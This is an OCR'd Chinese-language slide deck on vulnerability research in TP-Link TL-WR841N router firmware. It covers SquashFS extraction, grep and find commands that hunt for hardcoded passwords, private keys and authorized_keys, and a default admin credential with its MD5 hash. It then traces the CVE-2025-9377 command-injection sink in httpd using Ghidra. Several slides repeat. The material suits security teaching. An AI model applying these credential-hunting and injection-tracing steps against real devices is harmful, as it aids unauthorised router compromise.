
韌體初步拆解


目標：TL-WR841N 韌體

4

```
unsquashfs filesystem.squashfs
```

手動解開 SquashFS → squashfs-root/





靜態分析 — 韌體內容漏洞挖掘

依照OWASP IoT TOP10檢視二進位結構與檔案內容

1

弱密碼/預設認證

檢測:
/etc/passwd
/etc/shadow
弱雜湊演算法
硬編碼密碼字串

2

不安全網路服務

找telnerd/ftpd啟動設定
搜尋未加密網路協議
掃描inetd.conf(inetd管理多種網路服務)

3

不安全系統頁面

找硬編碼利用的介面端點URL
找WEB/API設定檔

4

裝置管理不足

找預設後門
找預設root帳號

常用指令工具

grep/strings

檢測硬編碼/API KEY/ TOKEN

```
grep -rE "(password|passwd|secret|api.?key|token)\s*=\s*['\"][^'\"]{4,}"
```

明文傳輸協議 (Telnet / FTP / HTTP)

```
grep -rE "telnet|ftp://|http://" /etc/ /usr/
```

找 /tmp 或 /var 中存放敏感資料的腳本

```
grep -rE "(/tmp|/var/run)/.*pass|token|key" rootfs/ 2>/dev/null
```

find

私鑰 / 憑證檔案

```
find rootfs/ -name "*.pem" -o -name "*.key" -o -name "*.crt" | xargs
grep -l "PRIVATE KEY"
```

SSH 授權金鑰

```
find rootfs/ -name "authorized_keys" -o -name "id_rsa" 2>/dev/null
```

找預置 SSH authorized_keys（後門公鑰）


```
find rootfs/ -name "authorized_keys" 2>/dev/null | xargs cat
```

靜態分析 — 韌體內容漏洞挖掘

依照OWASP IoT TOP10檢視二進位結構與檔案內容


弱密碼/預設認證

```
iot@attifyos ~/D/t/_/squashfs-root>
grep -rE "(password|passwd|secret|api.?key|token)\s*=\s*['\"][^'\"]{4,}"
grep: dev/ar7100_flash_chrdev: Permission denied
grep: tmp/dec-model.conf: Permission denied
web/userRpm/WlanSecurityRpm.htm:                        alert(js_radius_password="Radius password must be less than
64 characters, please input again!");
web/userRpm/WlanSecurityRpm.htm:                        alert(js_empty_psk_password="Empty Wireless password, please
 input one!");
web/userRpm/WzdWlanRpm.htm:                alert(js_empty_psk_password="Empty PSK password, please input one!");
web/userRpm/WzdWlanRpm.htm:                   alert(js_illegal_passwd = "The password value contain illegal characters,
 please input another one!");
web/dynaform/custom.js:var default_password = "admin";
```



MD5湊過後的結果

```
iot@attifyos ~/D/t/_/s/tmp> cd dropbear/
iot@attifyos ~/D/t/_/s/t/dropbear> ls
dropbearpwd
iot@attifyos ~/D/t/_/s/t/dropbear> cat dropbearpwd
username:admin
password:21232f297a57a5a743894a0e4a801fc3
iot@attifyos ~/D/t/_/s/t/dropbear>
```



靜態分析-CVE-2025-9377漏洞

```
# TP-Link CVE-2025-9377漏洞的web檔案路徑
```

- 確認 httpd 存在與架構
  - find . -name httpd -type f
- 找到所有處理 parental control 的字串
  - grep -r -E "url_[0-9]|ParentCtrlRpm|parent.sh|buildParentCtrl|iptables" . --include="*" 2>/dev/null
- 對該檔案路徑進行初步分析
  - strings ./usr/bin/httpd | grep -E "httpGetEnv|swChkLegalDomain|buildParentCtrlIptablesRule|refreshParentCtrlTbl|parent.sh"
  - 找處理函數
    - strings usr/bin/httpd | grep -E "ParentCtrlRpmHandler|ParentCtrl|url_%d|buildParentCtrl"
  - 找函數執行注入點
    - strings usr/bin/httpd | grep -E "parent\.sh|/tmp/wr841n|execFormatCmd|tp_system|fprintf.*url"

```
iot@attifyos ~/D/t/_/squashfs-root> find . -name httpd -type f
./usr/bin/httpd
```

fish /home/iot/Desktop/tplink/_tplink.bin.extracted/squashfs-root

File Edit Tabs Help

```
./web/userRpm/AccessCtrlAccessRuleModifyRpm.htm:                document.forms[0].url_2.value = access_targetss_adv_
dyn_array[9];
./web/userRpm/AccessCtrlAccessRuleModifyRpm.htm:                document.forms[0].url_3.value = access_targetss_adv_
dyn_array[10];
./web/userRpm/ParentCtrlRpm.htm:    location.href="ParentCtrlRpm.htm?doAll="+val+"&Page="+curPage;
./web/userRpm/ParentCtrlRpm.htm:    location.href="ParentCtrlRpm.htm?Add=Add&Page="+nPage;
./web/userRpm/ParentCtrlRpm.htm:    location.href="ParentCtrlRpm.htm?Page="+nPage;
./web/userRpm/ParentCtrlRpm.htm:  <FORM action="ParentCtrlRpm.htm" enctype="multipart/form-data" method="get">
./web/userRpm/ParentCtrlRpm.htm:        document.write('<td align="center"><a href=\"ParentCtrlRpm.htm?Modify=' +
./web/userRpm/ParentCtrlRpm.htm:                                                '\" OnMouseOver=\"return ResetStatus(\'modif
\');\" id="t_edit" name="t_edit">Edit<\/a> <a href=\"ParentCtrlRpm.htm?Del='+
./web/userRpm/ParentCtrlAdvRpm.htm:     location.href="ParentCtrlRpm.htm?Page="+nPage;
./web/userRpm/ParentCtrlAdvRpm.htm:     (document.forms[0].url_0.value=="") &&
./web/userRpm/ParentCtrlAdvRpm.htm:     (document.forms[0].url_1.value=="") &&
./web/userRpm/ParentCtrlAdvRpm.htm:     (document.forms[0].url_2.value=="") &&
./web/userRpm/ParentCtrlAdvRpm.htm:     (document.forms[0].url_3.value=="") &&
./web/userRpm/ParentCtrlAdvRpm.htm:     (document.forms[0].url_4.value=="") &&
./web/userRpm/ParentCtrlAdvRpm.htm:     (document.forms[0].url_5.value=="") &&
./web/userRpm/ParentCtrlAdvRpm.htm:     (document.forms[0].url_6.value=="") &&
./web/userRpm/ParentCtrlAdvRpm.htm:     (document.forms[0].url_7.value=="")
```

```
iot@attifyos ~/D/t/_/squashfs-root> strings usr/bin/httpd | grep -E "parent\.sh|/tmp/wr841n|execFormatCmd|tp_system|
fprintf.*url"
tp_systemEx
execFormatCmd
execFormatCmdEnvp
tp_systemEnv
rm /tmp/wr841n/udhcpd.pid
/tmp/wr841n/udhcpd.conf
/tmp/wr841n/udhcpd.leases
/tmp/wr841n/udhcpd.pid
/tmp/wr841n/udhcpc.pid
/tmp/wr841n/udhcpc.script
/tmp/wr841n/parent.sh
sh /tmp/wr841n/parent.sh
/tmp/wr841n/accessCtrl.sh
sh /tmp/wr841n/accessCtrl.sh
```

逆向工程 — 理解未知程式邏輯

逆向工程主要流程說明-以Ghidra展示TP-Link CVE-2025-9377

1 **取得韌體**

官網下載 / TFTP 提取 / UART dump

2 **解包與識別**

binwalk -Me firmware.bin

3 **架構確認**

file <filename> → MIPS / ARM / x86

4 **安全機制檢查**

checksec --recursive --dir=rootfs/

5 **Ghidra 匯入**

Import → 選擇 ISA → Auto Analysis

6 **字串 & 符號搜尋**

Defined Strings / Symbol Tree Imports

7 **危險函式追蹤**

xref → Callers → Decompiler 驗證

8 **漏洞確認 & 報告**

記錄位址 / 輸入路徑 / 影響範圍

Ghidra 逆向工程分析

CODE

CodeBrowser

主程式碼視圖

組合語言列表、記憶體位址、操作碼逐行顯示

DEC

Decompiler

反編譯器

將組合語言轉換為類 C 偽碼，是分析的核心視窗

SYM

Symbol Tree

符號樹

列出 Exports / Imports / Functions / Labels 分類符號

STR

Defined Strings

字串清單

所有硬編碼字串；搜尋密碼、IP、指令等關鍵字

REF

References (xref)

交叉引用

查看函式被哪些地方呼叫（Callers）及呼叫了哪些函式

SCR

Script Manager


腳本管理器


執行 Java / Python 腳本，批次自動化分析任務


TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 Auto Analysis

1. File → New Project → Non-Shared
2. File → Import File → 選 usr/bin/httpd
3. Language: MIPS:BE:32:default
4. Compiler: gcc
5. Yes to Auto Analyze — 等待完成









TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋

1. Search → For Strings → 搜關鍵字詞
2. 查找靜態分析中的關鍵字詞
3. Language: MIPS:BE:32:default
4. Compiler: gcc
5. Yes to Auto Analyze — 等待完成






TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋


1. Search → For Strings → 搜關鍵字詞
2. 查找字詞中的關鍵函數
3. Symbol Tree中搜尋函數
4. 反組譯查看邏輯
5. 函數交叉引用比對(XREF)



TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋


1. Search → For Strings → 搜關鍵字詞
2. 查找字詞中的關鍵函數
3. Symbol Tree中搜尋函數
4. 反組譯查看邏輯
5. 函數交叉引用比對(XREF)



TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋


1. Search → For Strings → 搜關鍵字詞
2. 查找字詞中的關鍵函數
3. Symbol Tree中搜尋函數
4. 反組譯查看邏輯
5. 函數交叉引用比對(XREF)



TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋

